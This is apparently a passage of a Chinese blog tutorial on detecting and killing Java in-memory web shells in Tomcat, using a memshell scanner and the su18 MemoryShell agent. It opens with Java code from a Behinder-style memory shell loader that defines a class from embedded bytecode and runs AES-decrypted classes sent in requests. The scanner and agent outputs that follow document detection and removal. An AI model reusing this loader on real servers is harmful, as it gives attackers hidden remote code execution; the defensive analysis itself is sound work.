        } else if (cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else if (cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        }
    }
}

```

```

public void RushThere(Class Lclass, ClassLoader cl, HttpSession session, HttpServletRequest request, Map<String, Object> pageContext) {
    byte[] bytecode = Base64.getDecoder().decode("yv66vgAAADQA6goABAAUCgAEABUHABYHABcBAAY8aWSpd04BABooTGphdmEVB6FuZy90bGFzc0xvYWRlcjpwVGEABENvZGUBAA9MaW5lTnVtYmVyVGFibG");

    try {
        Method define = Lclass.getDeclaredMethod("defineClass", byte[].class, Integer.TYPE, Integer.TYPE);
        define.setAccessible(true);
        Class uclass = null;

        try {
            uclass = cl.loadClass("U");
        } catch (ClassNotFoundException var18) {
            uclass = (Class)define.invoke(cl, new Object[] {bytecode, 0, bytecode.length});
        }

        Constructor constructor = uclass.getDeclaredConstructor(ClassLoader.class);
        constructor.setAccessible(true);
        Object u = constructor.newInstance(this.getClass().getClassLoader());
        Method Um = uclass.getDeclaredMethod("g", byte[].class);
        Um.setAccessible(true);
        String k = " ";
        session.setAttribute("k", k);
        Cipher c = Cipher.getInstance("AES");
        c.init(2, new SecretKeySpec(k.getBytes(), "AES"));
        byte[] eClassBytes = c.doFinal((new BASE64Decoder()).decodeBuffer(request.getReader().readLine()));
        Class eclass = (Class)Um.invoke(u, eClassBytes);
        Object a = eclass.newInstance();
        Method b = eclass.getDeclaredMethod("equals", Object.class);
        b.setAccessible(true);
        b.invoke(a, pageContext);
    } catch (Exception var19) {
        var19.printStackTrace();
    }
}

```

内存马查杀，直接kill即可

第二种查杀方式（使用）：

通过agent方式注入进程，保证代码不被修改

```

E:\apache-tomcat-8.5.65\bin>tasklist | findstr java
java.exe                14680 Console                23      251,240 K

```

确定应用的java进程，PID为14680，注入内存马Demo

Tomcat memshell scanner 0.1.0

Filter scan result

ID	Filter name	Pattern	Filter class	Filter class loader	Filter class file path	dump class	kill
1	AutomneGreet	[/*]	org.apache.jsp.filter1_jsp\$1	org.apache.jasper.servlet.JasperLoader	E:/apache-tomcat-8.5.65/work/Catalina/localhost/ROOT/org/apache/jsp/filter1_jsp\$1.class	dump	kill
2	Tomcat WebSocket (JSR356) Filter	[/*]	org.apache.tomcat.websocket.server.WsFilter	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/tomcat-websocket.jar!/org/apache/tomcat/websocket/server/WsFilter.class	dump	kill

Servlet scan result

ID	Servlet name	Pattern	Servlet class	Servlet classLoader	Servlet class file path	dump class	kill
1	jsp	*.jspx	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
2	jsp	*.jsp	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
3	default	/	org.apache.catalina.servlets.DefaultServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/catalina.jar!/org/apache/catalina/servlets/DefaultServlet.class	dump	kill

不使用memshell scanner进行内存马查杀，使用内存马查杀工具进行查杀

(<https://github.com/su18/MemoryShell>)


```
[ suagent v1.0.0 ] by sul8

[ suagent ] Investigating All Loaded Classed,total amount: 4193
[ suagent ] Extract Key Class Finished,Checking Memory Shell...
[ suagent ] Find FILTER-TYPED Memory Shell [ Resource Missing ]

||||| Class Details |||||

Class Name:test.Inject1.loginx
Class Loader:org.apache.catalina.loader.ParallelWebappClassLoader
Resource Url:null
Interfaces name:javax.servlet.Filter
Super Class Name:java.lang.Object

-----

[ suagent ] Checking Memory Shell Finished,Irving To Hook Shell Class..
[ suagent ] Overwriting Byte Code To Class:[REDACTED] Method [doFilter]
```

当攻击者再次连接内存马时，内存马失效

[ERROR]连接失败: java.lang.Exception:页面返回404错误

冰蝎 v3.0 Beta 11 【t00ls专版】

By rebey